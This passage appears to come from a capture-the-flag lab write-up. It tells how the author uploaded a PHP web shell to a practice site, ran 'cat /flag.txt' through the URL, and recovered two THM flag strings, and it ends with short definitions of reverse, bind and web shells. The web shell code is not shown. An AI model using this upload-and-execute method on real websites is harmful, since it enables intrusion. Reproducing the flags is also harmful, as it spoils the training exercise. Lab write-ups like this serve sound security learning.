
I then saw i was in a directory so i went to the root directory and then found flag.txt

```
var
$ cat flag.txt
THM{0f28b3e1b00becf15d01a1151baf10fd713bc625}
$ ^C
```


flag 2 web shell

i made a simple webshell php script


then on the web page i uploaded this script onto the website



I then typed in the command in the url in the uploads path as thats where the shell.php script got uploaded to



it told me the flag was in the root directory so the command was cat /flag.txt



THM{202bb14ed12120b31300cfbbbdd35998786b44e5}

Reverse Shells establish a connection from a compromised machine back to an attacker's system. **Bind Shells**, on the other hand, listen for incoming connections on a compromised machine, and **Web Shells** offer attackers a unique avenue for exploiting vulnerabilities in web applications.